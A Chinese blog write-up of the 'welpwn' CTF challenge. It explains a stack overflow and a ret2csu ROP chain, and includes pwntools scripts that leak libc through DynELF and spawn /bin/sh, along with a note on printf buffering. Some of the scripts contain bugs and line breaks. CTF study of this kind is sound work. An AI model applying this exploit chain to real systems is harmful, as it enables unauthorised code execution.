[pwn]关于printf输出时机的坑

原创

breezeO_o 于 2019-08-26 22:13:28 发布 1473 收藏 2

分类专栏： 二进制 ctf # ctf-pwn 文章标签： 安全 二进制安全 ctf pwn 网络安全

本文链接：https://blog.csdn.net/Breeze_CAT/article/details/100086973

关于printf输出时机的坑

今天遇到了一个特别有意思的题，本来很简单的利用，但一直没有算出来，最后发现是一个很简单的却很细节的问题。

welpwn详细writeup

题目地址：welpwn

首先查看一下安全策略：

```
[*] '/mnt/hgfs/share/xctf/zNo17.welpwn/b39a59bc51fb45d8be9d478246bd00b8'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

保护很少，然后看一下代码逻辑：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [rsp+0h] [rbp-400h]

  write(1, "Welcome to RCTF\n", 0x10uLL);
  fflush(_bss_start);
  read(0, &buf, 0x400uLL);
  echo(__int64)&buf);
  return 0;
}
```

read读入了0x400个字节，一般这么长必有溢出，注意echo并不是系统函数，查看echo逻辑：

```
int __fastcall echo(__int64 a1)
{
  char s2[16]; // [rsp+10h] [rbp-10h]

  for ( i = 0; *(_BYTE *)(i + a1); ++i )
    s2[i] = *(_BYTE *)(i + a1);
  s2[i] = 0;
  if ( !strcmp("ROIS", s2) )
  {
    printf("RCTF{Welcome}", s2);
    puts(" is not flag");
  }
  return printf("%s", s2);
}
```


s2只有16个字节，但却复制了一个0x400字节的字符串，必然会有溢出。找到了溢出点，就可以考虑利用思路，但题目本身并没有给出libc版本，那么我们需要使用DynELF将system的地址泄漏出来。但**需要注意的是，这里的复制函数遇到\x00就会停止，而我们如果输入64位地址必然会出现\x00，所以不能直接在输入中构造ROP。**通过调试查看栈结构，发现echo的返回地址下面紧接着就是之前read读入的串的开头：

```
00007FFEC1B01698  00007FFEC1B016C0  [stack]:00007FFEC
00007FFEC1B016A0  4141414141414141
00007FFEC1B016A8  4141414141414141
00007FFEC1B016B0  4141414141414141
00007FFEC1B016B8  000000000040080A  main+3D
00007FFEC1B016C0  4141414141414141
00007FFEC1B016C8  4141414141414141
00007FFEC1B016D0  4141414141414141
00007FFEC1B016D8  000000000000000A
00007FFEC1B016E0  0000000000000000
```

也就是说，我们可以使用4个pop接一个ret的返回地址覆盖echo的返回地址，然后将下面read读入的24个A和这个地址弹出，然后返回到下面构造的ROP上，而这个题中有通用gadget：

```
                        ; ----- ..
mov     rdx, r13
mov     rsi, r14
mov     edi, r15d
call    qword ptr [r12+rbx*8]
add     rbx, 1
cmp     rbx, rbp
jnz     short loc_400880

                        ; CODE X
add     rsp, 8
pop     rbx
pop     rbp
pop     r12
pop     r13
pop     r14
pop     r15
retn
```

再回顾一下整个程序的逻辑，首先输出“welcome”，然后我们输入内容，然后进入echo将我们输入的内容拷贝到s2中，这里存在溢出，然后echo中调用printf将s2（我们输入的内容）输出，然后返回（到我们劫持的地址），那么我构造了leak函数如下：

```python
from pwn import *

p=process('./b39a59bc51fb45d8be9d478246bd00b8')
elf=ELF('./b39a59bc51fb45d8be9d478246bd00b8')
write_plt=elf.symbols['write']
read_got=elf.got['read']
write_got=elf.got['write']
read_plt=elf.symbols['read']
start_addr=0x0400630
pop4_addr=0x040089c
pop6_addr=0x040089a
mov_addr=0x0400880
def leak(address):
    print p.recvuntil('RCTF\n')
    payload='A'*24+p64(pop4_addr)+p64(pop6_addr)+p64(0)+p64(1)\
    +p64(write_got)+p64(8)+p64(addr)+p64(1)+p64(mov_addr)\
    +'A'*56+p64(start_addr)
    payload=payload.ljust(1024,'A')
    p.send(payload1)
    p.recvuntil('A'*24)  #输出会在24个A之后再接三个字符（pop4的地址）
    p.recv(3)  #再接收三个
    data=p.recv(8)  #write打印的地址
    print "%x => %s" % (addr, (data or '').encode('hex'))
    return data
d=DynELF(leak,elf=ELF('./b39a59bc51fb45d8be9d478246bd00b8'))
sys_addr=d.lookup('system','libc')
```

最后执行之后发现代码执行不动了：

```
root@kali:/mnt/hgfs/share/xctf/zNo17.welpwn# python ./test.py
[+] Starting local process './b39a59bc51fb45d8be9d478246bd00b8': pid 537
[*] '/mnt/hgfs/share/xctf/zNo17.welpwn/b39a59bc51fb45d8be9d478246bd00b8'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
Welcome to RCTF
```

使用python一步一步查看发现：

```
>>> p.send(payload1)
>>> p.recv()
'P\x82K<?\x7f\x00\x00Welcome to RCTF\nAAAAAAAAAAAAAAAAAAAAAAAA\x9c\x08@'
```

什么情况，8字节的地址先输出，然后输出返回到start之后重新执行时输出的Welcome，最后才输出AAAA，也就是说，第二遍程序都开始执行了，第一遍的echo之中的AAAA还没输出。

这个问题出现的原因是：

```
printf("%s", s2);
```

```
write(1, "Welcome to RCTF\n", 0x10uLL);
```

AAA是用printf输出的，Welcome和地址是用write输出的。这里涉及到printf的特性。**printf是行缓冲函数，只有满了一行才马上打印，write在用户态没有缓冲，所以直接输出。**这里printf等到第二遍程序执行到我们输入的地方，也就是被输入打断时才输出。既然知道了错误的原理，就很容易构造利用代码了：


```
from pwn import *

p=process('./b39a59bc51fb45d8be9d478246bd00b8')
elf=ELF('./b39a59bc51fb45d8be9d478246bd00b8')
write_plt=elf.symbols['write']
read_got=elf.got['read']
write_got=elf.got['write']
read_plt=elf.symbols['read']
start_addr=0x0400630
pop4_addr=0x040089c
pop6_addr=0x040089a
mov_addr=0x0400880
prdi_addr=0x04008a3
binsh_addr=0x601070

def leak(addr):
    print p.recv()
  payload='A'*24+p64(pop4_addr)+p64(pop6_addr)+p64(0)+p64(1)+p64(write_got)+p64(8)+p64(addr)+p64(1)+p64(mov_addr
)+'A'*56+p64(start_addr)
    payload=payload.ljust(1022,'C')
    p.send(payload)
    data=p.recv(8)
    print "%x => %s" % (addr, (data or '').encode('hex'))
    return data

d=DynELF(leak,elf=ELF('./b39a59bc51fb45d8be9d478246bd00b8'))
sys_addr=d.lookup('system','libc')
print hex(sys_addr)
print p.recv()
payload='A'*24+p64(pop4_addr)+p64(pop6_addr)+p64(0)+p64(1)+p64(read_got)+p64(8)+p64(binsh_addr)+p64(0)+p64(mov_a
ddr)+'A'*56+p64(prdi_addr)+p64(binsh_addr)+p64(sys_addr)+'a'*8
payload=payload.ljust(1024,'A')
p.send(payload)
p.sendline('/bin/sh\x00')
p.interactive()
```

成功。



总结一下，虽说最后利用代码和思路都很简单，没什么绕弯子，但如果不知道printf的输出时机，有没有仔细调试，就会很烦。细节真的很重要！